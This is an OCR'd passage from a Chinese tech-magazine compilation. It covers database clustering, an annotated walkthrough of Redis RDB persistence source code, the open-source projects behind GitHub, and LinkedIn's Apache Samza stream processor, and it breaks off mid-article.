


图5.Moebius 集群

可负载均衡的 Share-Nothing 架构的好处是每台服务器都能提供服务，能充分利用现有资源，达到更高的吞吐量。其中 Amoeba 中可能会涉及到数据分片，数据分片的好处是对于海量数据的处理更加高效，但同时也引入了其他问题，比如说需要应用程序端对应数据分片进行调整、跨分片节点查询的处理问题、每一个数据分片节点是否能够承受各自业务负载的高峰问题等。该类架构需要实施的人员水平比较高，且需要应用层面做调整，因此更适合于互联网企业。

另一类不涉及到数据分片的架构，比如一类可以使用组合方案，比如说 Oracle RAC+F5。另一类是使用单个厂商提供的方案，比如说 SQL Server 上的 Moebius。这类方案集群中的每个节点都会对外提供服务，因此有如下好处：

- 由于每一个节点都可以对外提供服务，因此可以提升性能
- 扩展性得到提升，可以通过向集群添加节点直接进行 Scale-Out 扩充
- 由于前端应用通过代理连接到集群，而集群中的每一个节点都保持完整的数据集，因此不存在分片不到位反而造成性能下降的问题，因此对应用程序端完全透明

但相比较于 MySQL 的数据分片，该类方案的弊端也显而易见，因为每一个节点都需要完整的数据集，因此需要占用更多的存储空间。

小结

本文从一个比较高的层面谈到了数据库集群技术。从数据库应用层面的 Share-Disk 集群直到集群的最高形式-能够提供负载均衡的集群，并列举了一些主流的商用产品。集群的存在意义是为了保证高可用、数据安全、扩展性以及负载均衡。如果现在的集群产品不能包含这几个特性，而业务场景也需要，也可以将和一些现有的技术结合来实现，但毕竟不是每一个人都是数据库专家，即使给你一堆工具和材料你也做不出来 iPhone，因此在系统设计之初就对数据库方面的方案有所考虑会免去很多麻烦。

原文链接：

http://www.cnblogs.com/CareySon/p/3627594.html

深入剖析 redis RDB 持久化策略

简介 redis 持久化 RDB、AOF

redis 提供两种持久化方式：RDB 和 AOF。redis 允许两者结合，也允许两者同时关闭。

- RDB 可以定时备份内存中的数据集。服务器启动的时候，可以从 RDB 文件中回复数据集。
- AOF 可以记录服务器的所有写操作。在服务器重新启动的时候，会把所有的写操作重新执行一遍，从而实现数据备份。当写操作集过大（比原有的数据集还大），redis 会重写写操作集。

本篇主要讲的是 RDB 持久化，了解 RDB 的数据保存结构和运作机制。redis 主要在 rdb.h 和 rdb.c 两个文件中实现 RDB 的操作。

数据结构 rio

持久化的 IO 操作在 rio.h 和 rio.c 中实现，核心数据结构是 struct rio。RDB 中的几乎每一个函数都带有 rio 参数。struct rio 既适用于文件，又适用于内存缓存，从 struct rio 的实现可见一斑。

Code Sample

```
01    struct_rio {
02        // 函数指针，包括读操作，写操作和文件指针移动操作
03        /* Backend functions.
04         * Since this functions do not tolerate short writes or reads the return
05         * value is simplified to: zero on error, non zero on complete success. */
06        size_t(*read)(struct_rio *,void*buf,size_tlen);
07        size_t(*write)(struct_rio *,constvoid*buf,size_tlen);
08        off_t (*tell)(struct_rio *);
```

```
09
10          // 校验和计算函数
11          /* The update_cksum method if not NULL is used to compute the checksum of
12           * all the data that was read or written so far. The method should be
13           * designed so that can be called with the current checksum, and the buf
14           * and len fields pointing to the new block of data to add to the checksum
15           * computation. */
16          void(*update_cksum)(struct_rio *,constvoid*buf,size_tlen);
17
18          // 校验和
19          /* The current checksum */
20          uint64_t cksum;
21
22          // 已经读取或者写入的字符数
23          /* number of bytes read or written */
24          size_tprocessed_bytes;
25
26          // 每次最多能处理的字符数
27          /* maximum single read or write chunk size */
28          size_tmax_processing_chunk;
29
30          // 可以是一个内存总的字符串，也可以是一个文件描述符
31          /* Backend-specific vars. */
32          union{
33              struct{
34                  sds ptr;
35                  // 偏移量
36                  off_t pos;
37              } buffer;
```

```
38            struct{
39                FILE*fp;
40                // 偏移量
41                off_t buffered;/* Bytes written since last fsync. */
42                off_t autosync;/* fsync after 'autosync' bytes written. */
43            } file;
44        } io;
45    };
46
47    typedefstruct_rio rio;
```


redis 定义两个 struct rio，分别是 rioFileIO 和 rioBufferIO，前者用于内存缓存，后者用于文件 IO：

Code Sample

```
01    // 适用于内存缓存
02    staticconstrio rioBufferIO = {
03        rioBufferRead,
04        rioBufferWrite,
05        rioBufferTell,
06        NULL,           /* update_checksum */
07        0,              /* current checksum */
08        0,              /* bytes read or written */
09        0,              /* read/write chunk size */
10        { { NULL, 0 } }/* union for io-specific vars */
11    };
12
13    // 适用于文件 IO
14    staticconstrio rioFileIO = {
```

```
15        rioFileRead,
16        rioFileWrite,
17        rioFileTell,
18        NULL,           /* update_checksum */
19        0,              /* current checksum */
20        0,              /* bytes read or written */
21        0,              /* read/write chunk size */
22        { { NULL, 0 } }/* union for io-specific vars */
23    };
```

RDB 持久化的运作机制



redis 支持两种方式进行 RDB：当前进程执行和后台执行（BGSAVE）。RDB BGSAVE 策略是 fork 出一个子进程，把内存中的数据集整个 dump 到硬盘上。两个场景举例：

- redis 服务器初始化过程中，设定了定时事件，每隔一段时间就会触发持久化操作；进入定时事件处理程序中，就会 fork 产生子进程执行持久化操作。
- redis 服务器预设了 save 指令，客户端可要求服务器进程中断服务，执行持久化操作。

这里主要展开的内容是 RDB 持久化操作的写文件过程，读过程和写过程相反。子进程的产生发生在 rdbSaveBackground() 中，真正的 RDB 持久化操作是在 rdbSave()，想要直接进行 RDB 持久化，调用 rdbSave() 即可。

以下主要以代码的方式来展开 RDB 的运作机制：

Code Sample

```
001    // 备份主程序
002    /* Save the DB on disk. Return REDIS_ERR on error, REDIS_OK on success */
003    intrdbSave(char*filename) {
004        dictIterator *di = NULL;
005        dictEntry *de;
006        chartmpfile[256];
007        charmagic[10];
008        intj;
009        longlongnow = mstime();
010        FILE*fp;
011        rio rdb;
012        uint64_t cksum;
013
014        // 打开文件，准备写
015        snprintf(tmpfile,256,"temp-%d.rdb", (int) getpid());
016        fp =fopen(tmpfile,"w");
017        if(!fp) {
018            redisLog(REDIS_WARNING,"Failed opening .rdb for saving: %s",
019                strerror(errno));
020            returnREDIS_ERR;
021        }
022
023        // 初始化 rdb 结构体。rdb 结构体内指定了读写文件的函数，已写/读字符统计等数据
024        rioInitWithFile(&rdb,fp);
025
026        if(server.rdb_checksum)// 校验和
027            rdb.update_cksum = rioGenericUpdateChecksum;
028
029        // 先写入版本号
```

```
030         snprintf(magic,sizeof(magic),"REDIS%04d",REDIS_RDB_VERSION);
031         if(rdbWriteRaw(&rdb,magic,9) == -1)gotowerr;
032
033         for(j = 0; j < server.dbnum; j++) {
034             // server 中保存的数据
035             redisDb *db = server.db+j;
036
037             // 字典
038             dict *d = db->dict;
039             if(dictSize(d) == 0)continue;
040
041             // 字典迭代器
042             di = dictGetSafeIterator(d);
043             if(!di) {
044                 fclose(fp);
045                 returnREDIS_ERR;
046             }
047
048             // 写入 RDB 操作码
049             /* Write the SELECT DB opcode */
050             if(rdbSaveType(&rdb,REDIS_RDB_OPCODE_SELECTDB) == -1)gotowerr;
051
052             // 写入数据库序号
053             if(rdbSaveLen(&rdb,j) == -1)gotowerr;
054
055             // 写入数据库中每一个数据项
056             /* Iterate this DB writing every entry */
057             while((de = dictNext(di)) != NULL) {
058                 sds keystr = dictGetKey(de);
```

```
059                 robj key,
060                     *o = dictGetVal(de);
061                 longlongexpire;
062 
063                 // 将 keystr 封装在 robj 里
064                 initStaticStringObject(key,keystr);
065 
066                 // 获取过期时间
067                 expire = getExpire(db,&key);
068 
069                 // 开始写入磁盘
070                 if(rdbSaveKeyValuePair(&rdb,&key,o,expire,now) == -1)gotowerr;
071             }
072             dictReleaseIterator(di);
073         }
074         di = NULL;/* So that we don't release it again on error. */
075 
076         // RDB 结束码
077         /* EOF opcode */
078         if(rdbSaveType(&rdb,REDIS_RDB_OPCODE_EOF) == -1)gotowerr;
079 
080         // 校验和
081         /* CRC64 checksum. It will be zero if checksum computation is disabled, the
082          * loading code skips the check in this case. */
083         cksum = rdb.cksum;
084         memrev64ifbe(&cksum);
085         rioWrite(&rdb,&cksum,8);
086 
087         // 同步到磁盘
```

```
088         /* Make sure data will not remain on the OS's output buffers */
089         fflush(fp);
090         fsync(fileno(fp));
091         fclose(fp);
092 
093         // 修改临时文件名为指定文件名
094         /* Use RENAME to make sure the DB file is changed atomically only
095          * if the generate DB file is ok. */
096         if(rename(tmpfile,filename) == -1) {
097             redisLog(REDIS_WARNING,"Error moving temp DB file on the final destination: %s",str
098             unlink(tmpfile);
099             returnREDIS_ERR;
100         }
101         redisLog(REDIS_NOTICE,"DB saved on disk");
102         server.dirty = 0;
103 
104         // 记录成功执行保存的时间
105         server.lastsave =time(NULL);
106 
107         // 记录执行的结果状态为成功
108         server.lastbgsave_status = REDIS_OK;
109         returnREDIS_OK;
110 
111     werr:
112         // 清理工作，关闭文件描述符等
113         fclose(fp);
114         unlink(tmpfile);
115         redisLog(REDIS_WARNING,"Write error saving DB on disk: %s",strerror(errno));
116         if(di) dictReleaseIterator(di);
```

```
117         returnREDIS_ERR;
118     }
119
120     // bgsaveCommand(),serverCron(),syncCommand(),updateSlavesWaitingBgsave() 会调用 rdbSaveBac
121     intrdbSaveBackground(char*filename) {
122         pid_t childpid;
123         longlongstart;
124
125         // 已经有后台程序了，拒绝再次执行
126         if(server.rdb_child_pid != -1)returnREDIS_ERR;
127
128         server.dirty_before_bgsave = server.dirty;
129
130         // 记录这次尝试执行持久化操作的时间
131         server.lastbgsave_try =time(NULL);
132
133         start = ustime();
134         if((childpid = fork()) == 0) {
135             intretval;
136
137             // 取消监听
138             /* Child */
139             closeListeningSockets(0);
140             redisSetProcTitle("redis-rdb-bgsave");
141
142             // 执行备份主程序
143             retval = rdbSave(filename);
144
145             // 脏数据，其实就是子进程所消耗的内存大小
```

```
146             if(retval == REDIS_OK) {
147                 // 获取脏数据大小
148                 size_tprivate_dirty = zmalloc_get_private_dirty();
149 
150                 // 记录脏数据
151                 if(private_dirty) {
152                     redisLog(REDIS_NOTICE,
153                         "RDB: %zu MB of memory used by copy-on-write",
154                         private_dirty/(1024*1024));
155                 }
156             }
157 
158             // 退出子进程
159             exitFromChild((retval == REDIS_OK) ? 0 : 1);
160         }else{
161             /* Parent */
162             // 计算 fork 消耗的时间
163             server.stat_fork_time = ustime()-start;
164 
165             // fork 出错
166             if(childpid == -1) {
167                 // 记录执行的结果状态为失败
168                 server.lastbgsave_status = REDIS_ERR;
169                 redisLog(REDIS_WARNING,"Can't save in background: fork: %s",
170                     strerror(errno));
171                 returnREDIS_ERR;
172             }
173             redisLog(REDIS_NOTICE,"Background saving started by pid %d",childpid);
174 
```

```
175             // 记录保存的起始时间
176             server.rdb_save_time_start =time(NULL);
177
178             // 子进程 ID
179             server.rdb_child_pid = childpid;
180             updateDictResizePolicy();
181             returnREDIS_OK;
182         }
183         returnREDIS_OK;/* unreached */
184     }
```

如果采用 BGSAVE 策略，且内存中的数据集很大，fork() 会因为要为子进程产生一份虚拟空间表而花费较长的时间；如果此时客户端请求数量非常大的话，会导致较多的写时拷贝操作；在 RDB 持久化操作过程中，每一个数据都会导致 write() 系统调用，CPU 资源很紧张。因此，如果在一台物理机上部署多个 redis，应该避免同时持久化操作。

那如何知道 BGSAVE 占用了多少内存？子进程在结束之前，读取了自身私有脏数据 Private_Dirty 的大小，这样做是为了让用户看到 redis 的持久化进程所占用了有多少的空间。在父进程 fork 产生子进程过后，父子进程虽然有不同的虚拟空间，但物理空间上是共存的，直至父进程或者子进程修改内存数据为止，所以脏数据 Private_Dirty 可以近似的认为是子进程，即持久化进程占用的空间。

RDB 数据的组织方式


RDB 的文件组织方式为：**数据集序号1：操作码：数据1：结束码：校验和——数据集序号2：操作码：数据2：结束码：校验和……**

其中，数据的组织方式为：**过期时间：数据类型：键：值，即 TVL（type，length，value）。**

举两个字符串存储的例子，其他的大概都以至于的形式来组织数据：

RDB 中“Johb”的存储格式

RDB 中长度为 256 字符串的存储格式



可见,RDB 持久化的结果是一个非常紧凑的文件,几乎每一位都是有用的信息。如果对 redis RDB 数据组织方式的细则感兴趣，可以参看 rdb.h 和 rdb.c 两个文件的实现。

对于每一个键值对都会调用 rdbSaveKeyValuePair()，如下：

Code Sample

```
01  intrdbSaveKeyValuePair(rio *rdb, robj *key, robj *val,
02                          longlongexpiretime,longlongnow)
03  {
04      // 过期时间
05      /* Save the expire time */
06      if(expiretime != -1) {
07          /* If this key is already expired skip it */
08          if(expiretime < now)return0;
09          if(rdbSaveType(rdb,REDIS_RDB_OPCODE_EXPIRETIME_MS) == -1)return-1;
10          if(rdbSaveMillisecondTime(rdb,expiretime) == -1)return-1;
11      }
12
13      /* Save type, key, value */
14      // 数据类型
15      if(rdbSaveObjectType(rdb,val) == -1)return-1;
16
```

```
17      // 键
18      if(rdbSaveStringObject(rdb,key) == -1)return-1;
19
20      // 值
21      if(rdbSaveObject(rdb,val) == -1)return-1;
22      return1;
23  }
```

如果对 redis RDB 数据格式细则感兴趣，欢迎访问我的 github & 欢迎讨论。

原文链接：

http://daoluan.net/blog/decode-redis-rdb-persistence/

架构应用

支撑 Github 的开源技术

Github 在3月19号开放了新的项目展示页面（Showcase），Showcase 根据项目属性来组织、定义一系列的开源项目列表，可以更清晰的发现你所需要的开源项目。在3月26日的 Showcase 中，Github 放出了一个新的类目：支撑 Github 的开源技术，这里列举了 Github 所使用的一些主要的开源项目。

如下是这些开源项目的介绍：

linguist

语言识别库，能够自动根据项目的代码来识别你所使用的语言。 在你的项目源代码页面，可以看到一个彩条，点开以后会显示项目中的编程语言比例。linguist 主要通过文件的后缀来识别，对于一些通用的扩展名，例如.m 文件，linguist 通过一些语言的特征片段来做判断。由于编程语言很多，linguist 还不能覆盖所有语言的检测。

jquery-pjax

pjax 是 Github 的联合创始人之一 defunkt 的作品，它使用 html 的 pushState 特性与 ajax，可以实现页面内容动态局部刷新，当点击项目源代码页面中具体的一个文件或者文件夹时，

你将会看到页面的其他部分是不变的，只有定义的页面 DOM 会刷新，这里使用的就是 pjax。

elasticsearch

Eleasticsearch 支撑了 Github 的搜索功能，2年之前 Github 使用 Solor 做搜索，随着用户和托管项目的增加，索引的大小超过了 solor 节点的最大存储空间，也出现了很多的问题，Github 团队在思考解决方案时决定使用 Elasticsearch 做替换。Github 最开始使用 ES 时，使用了44台亚马逊 EC2实例，每台实例配备2T 的存储，其中8台实例指负责查询请求。目前，Github 已经将原有的 EC 搜索集群迁移到了东海岸的一个数据中心，使用8台物理主机替换了44台 EC2。

Rails

Ruby 实现的 MVC Web 框架。Github 的用户界面和功能大部分基于 Rails 构建，不过需要注意的是现在虽然 Rails 的项目版本已经发展到了 Rails 4，但是 Github 依旧使用的是自己维护的2.3分支，对于不保持和现有的 Rails 主版本号一致的原因，Github 员工 Kneath 做了如下的解释：

> 花更过的时间来升级更新 Rails，将会减少为用户构建新特性的时间，我们更关注用户；
>
> 性能问题是一个很重要的考虑。在过去的几年中，我们极大的减少了响应时间。而升级 Rails 不仅会带来一个更慢的框架，而且还会引入一个不同的架构——我们需要再根据新的框架特性来定位优化性能。我们对于现有的框架已经做了很多的优化以保持性能稳定，最主要的是：将时间花费在升级上不会让我们的架构更快。
>
> 过去的三年我们一直在升级这个堆栈，不升级 Rails 版本我们依然可以使用新的特性。

Redis

Redis 是 K/V 存储系统，知名的 NoSQL 实现之一，在 Github，主要使用 Redis 来进行队列中的异常处理。在 Github 早期，曾尝试过很多的基于 Ruby 的队列机制，也曾使用 Amazon SQS，但是这些方案都不能在 Github 快速增长的同时满足稳定性要求，最终 Github 迁移到了使用 Redis 的技术方案 resque。

sprocket

Sprocket 是一个网站资源打包的 Ruby 库，它不仅能够管理 JavaScript 和 CSS 资源，还可以按照 pipline 的方式来流式预处理 CoffeeScript、Sass、SCSS 和 LESS 代码等；

libgit2

libgit2是一个可移植、纯 C 语言实现的 Git 核心方法类库，提供 API 重新链入 Git 方法。Github 的背后使用的原生的 git 来实现 commit、push 等功能，但是使用 libgit2来针对桌面应用调用、Ruby 代码中调用等；

rugged

libgit2的 Ruby 类库；

bcrypt-ruby

OpenBSD bcypt()密码哈希算法的 Ruby 实现；

html-pipeline

html-pipline 是一个 gem 包，可以将现有 Github 前端 HTML 中的一些特性进行流式处理，例如在 Github 的评论框中，你可以@某一个人、输入 emoji 的表情、使用 markdown 的语法来写内容等，但是这些都是由单独的插件来控制的，html-pipeline 可以流式的使用相应的插件处理原始内容，例如先将 markdown 转义成 html，继而自动添加 emoji 表情，然后进行代码的语法高亮等。

gemoji

在2013年的 QCon 北京前夜：Github Drink Up 活动中，来自 Github 的工程师 Tim 在现场的活动中谈到了他们的一个文化：使用 emoji。他解释道：“很多情感使用文字不能做出形象的表达，但是使用 emoji 表情却能够起到不一样的效果”。在 Github 现有评论框或其他内容中，都可以看到 emoji 的身影，所使用的就是 gemoji 这个 gem 包。

jekyll

Jekyll 是一个静态博客生成的程序，Github 中项目的 Page 页面，默认选型使用的就是 jekyll。

gollum

Gollum 是一套基于 git 的 wiki 系统，Github 项目的 wiki 系统背后使用的就是这套开源框架；

octokit.rb

Github API 的官方 Ruby SDK；

Hubot

Hubot 是 Github 自行开发的一个聊天机器人，当然它已经超过了聊天机器人的范畴，Github 作为一个异步办公的团队，日常的协作、沟通很大部分依赖于聊天室，通过 Hubot，Github 的员工可以在聊天室中给机器人定制一些特定的回复、3D 打印模型，甚至通过 hubot 来部署生成环境的代码、获取服务状态等，在2013年的 QCon 北京中，Giuthub 的工程曾针对如何使用 Hubot 做运维进行过分享：《ChatOps at GitHub》。

d3

d3是使用 JavaScript 实现的数据可视化框架，使用 HTML、SVG 和 CSS 等，在 d3的基础之上发展处诸如 crossfilter、NVD3.js 等一系列扩展或者简化框架，并且形成了一个良好的社区。作者 mbostock 目前供职于 NYTimes，d3是他的博士论文项目，目前 Github 使用 d3

来展示托管项目提交历史、记录等的可视化效果图。

plax

plax 是控制视差元素的 JavaScript 类库，你可以在404、505等页面看到它的实现效果。

ace

Ace 是一个使用 Javascript 开发的代码编辑器，具备语法高亮、快捷键绑定等特性， Github 使用 Ace 实现基于 web 的代码编辑功能。

zepto

Zepo 是一个 JavaScript 框架，其特点是兼容现有 jQuery API 的同时，自身体积十分小；

zeroclipborad

Github 的“点击复制到粘贴板”的功能就是使用的 zeroclipboard，zeroclipboard 使用一个不可见的 Adobe Flash 动画来实现复制粘贴，并提供 Javascript 的 API 接口以供调用。

charlock_holmes

charlock_holmes 用来检测字符编码格式，并可以自动将字符编码转化成 UTF-8。

puppet

服务器运维工具，可以进行自动化部署、集群管理等。

moment

moment 是一个日期框架，用于解析、验证、格式化日期等，其中一个常用的功能是将原始的 Javascript 时间类型转化成方便阅读的时间说明格式，例如：”2小时之前“、”3天之前“这种形式。

bower

前端资源包管理工具，可以通过 bower install <package>的形式将常用的前端资源下载到本地的项目目录中，例如：bower install bootstrap 将会自动下载 bootstrap 的项目资源到本地的项目目录中，不需要自己手动来下载、移动资源文件，并且通过配置文件可以方便分享给同事、简化项目初始化等；

resque

Resque 是 Github Enterprise 中使用的一个基于 Redis 的后台作业控制系统，提供可视化的界面，可以方便的监控后台作业的运行状态和监控情况。

另外，Github 还发布了“支撑 Github Windows 客户端的开源项目”和“支撑 Github Mac 客户端的开源项目”两个 Showcase。


原文链接：
http://www.infoq.com/cn/news/2014/03/projects-power-github

LinkedIn 是如何使用 Apache Samza 的？

Apache Samza 是 LinkedIn 最近开源的一款流处理器。在题为《Samza：LinkedIn 的实时流处理》的演讲中，Chris Riccomini 探讨了 Samza 的功能集，它如何与 YARN 和 Kafka 集成，LinkedIn 如何用它，以及其未来路线图是什么。

发生在 LinkedIn 的大部分处理是 RPC 样式的数据处理，这种情况需要非常快速的响应。在响应延迟谱的另一端是批处理，此处，他们大量使用了 Hadoop。Hadoop 处理和批处理通常发生在事后，经常晚几个小时。

这样，在异步 RPC 处理和 Hadoop 样式的处理之间就出现了空白。对于前者，用户正积极等待响应；而对于后者，尽管已经努力压缩，但仍然需要很长的时间才能运行完。



这个空白就是 Samza 适用的地方。我们可以在此处对数据进行异步处理，但也不能等待几个

小时。操作时间通常以毫秒到分钟为单位。我们的想法是相对快速地对数据进行处理，并将其返回到需要它的地方，不管是下游系统，还是某个实时服务。

Chris 谈到，目前，在工具和环境方面，对流处理的支持最差。

对于这种类型的处理，LinkedIn 看到了许多应用场景——

- 当人们进入另一家公司、当他们喜欢一篇文章、当他们加入一个团体等等情况下进行新闻推送显示。

新闻无法接受延时传播，如果使用 Hadoop 进行批量计算，那么响应时间可能是几个小时，甚至是一天之后。从新闻中非常快速地获取趋势分析文章很重要。

- 广告——获取相关广告，以及跟踪和监控广告显示、点击次数和其它指标
- 复杂监控——允许执行像“过去一分钟里最慢的五个页面”这样的复杂查询。

LinkedIn 的现有生态系统

Samza 背后的动机及其架构都受到 LinkedIn 现有生态系统的巨大影响。因此，在深入研究 Samza 之前，对现有生态系统有个大概的了解很重要。

Kafka 是 LinkedIn 几年前发布的一个开源项目。它是一个满足消息队列和日志聚合两个需求的消息系统。LinkedIn 的所有用户活动，所有的指标和监控数据，甚至是数据库变更都会进到这个系统。

LinkedIn 还有一个名为 Databus 的专用系统，该系统将他们所有的数据库做成了一个流模型。它像一个包含了每个键值对最新数据的数据库。但当该数据库变化时，他们实际上可以将变化集做成一个流。每个单独的变化是那个流中的一条消息。

因为 LinkedIn 有 Kafka，而且已经集成了好几年，所以 LinkedIn 的许多数据，几乎全部，都是流格式，而不是数据格式或者存储在 Hadoop 上。

创建 Samza 的动机

Chris 谈到，当开始用 Kafka 和他们系统中的所有数据做流处理的时候，他们是从一个类似 Web 服务的东西开始的，它会启动，从 Kafka 读取消息并做一些处理，然后将消息写回。

在做这件事的时候，他们意识到，要使它真正有用并具备可扩展性，有许多问题需要解决。比如分区：如何划分流？如何划分处理器？如何管理状态，其中状态本质上是指在处理器中维护的介于消息之间的东西，或者如果每次有消息到达的时候，计数器就会加1，那么它也可以是像总数这样的东西。如何重新处理？

至于失败语义，我们会得到至少一次，或者至多一次，或者恰好一次消息，也有不确定性。如果流处理器与另一个系统交互，无论它是个数据库，还是依赖于时间或者消息的顺序，如何处理那些真正决定最终输出结果的数据？

Samza 试图解决其中的部分问题。

Samza 架构

流是 Samza 最基本的元素。较之对其它流处理系统的预期，Samza 的流定义更严格而且堪称重量级。为了减少延时，其它处理系统，如 Strom，往往有非常轻量化的流定义，比如说，从 UDP 到直接 TCP 连接的一切。

Samza 采用了不同的做法。首先，它希望流能够分区。它希望这些流是有顺序的。如果先读了消息3，又读了消息4，那么就无法在一个单独的分区里颠倒它们的顺序。它还希望流能够回放，就是说以后可以回头重读一条消息。它希望流具备容错能力。如果分区1里面的一台主机不复存在，那么流在其它主机上应该仍然可读。另外，流通常是无限的。一旦到达了流的末尾——比如说，分区0的消息6——只需要在有消息时设法重新读取下一条。那种情况并不是结束。

这个定义可以很好地映射到 Kafka，于是，LinkedIn 用它做了 Samza 的流基础设施。

在 Samza 中，有许多概念需要理解。要点是——

- 流——Samza 处理流。流是由一定数量的类型或类别相似的不可变消息组成。可以通过像 Kafka 这样的消息系统（其中每个主题是一个 Samza 流）或者数据库（表）或者甚至是 Hadoop（HDFS 中的一个文件目录）提供实际的实现。

诸如消息排序、批处理之类的事情是由流来处理的。

- “作业（Jobs）”——Samza 作业是在一组输入流上执行逻辑转换从而将消息附加到


一组输出流的代码。

- 分区——为了可扩展性，每个流都被划分成一个或多个分区。每个分区都是一个完全有序的消息序列。
- “任务（Tasks）”——也是为了可扩展性，每个作业被分解成多个任务后进行分配。任务使用作业输入流相应分区中的数据。
- 容器——分区和任务是逻辑并行单元，而容器是物理并行单元。每个容器是一个运行一个或多个任务的 Unix 进程（或者 Linux cgroup）。
- TaskRunner——TaskRunner 是 Samza 的流处理容器。它负责启动、执行以及关闭一个或多个 StreamTask 实例。
- “检查点（Checkpointing）”——检查点通常用于故障恢复。如果一个 taskrunner 由于某种原因宕掉了（比如，硬件故障），当重新启动时，它应该使用最后离开时的消息——这是通过检查点实现的。
- 状态管理——需要在不同的消息处理之间传递的数据称之为状态——它可以是保存一个总数那样简单的东西，也可以是复杂得多的东西。Samza 允许任务维持一种持久可变且可查询的状态，而且，它与每个任务在物理上处于同一位置。状态需要具备高可用性：如果出现任务失败的情况，它可以在任务故障转移到另一台机器时还原。

数据存储是可插拔的，但 Samza 带有一个开箱即用的键-值存储。

- YARN（Yet Another Resource Manager）是 Hadoop v2在 v1基础上做的最大改进——它将 Map-Reduce 作业追踪器从资源管理中剥离出来，并允许 Map-reduce 替代方案使用相同的资源管理器。Samza 使用 YARN 进行集群管理、故障跟踪等。

Samza 提供了一个 YARN ApplicationMaster 和一个开箱即用的 YARN 作业运行程序。



读者可以通过查看详细架构来了解各种组件之间如何交互，也可以通过阅读整个文档来了解每个组件的细节。

可能的改进

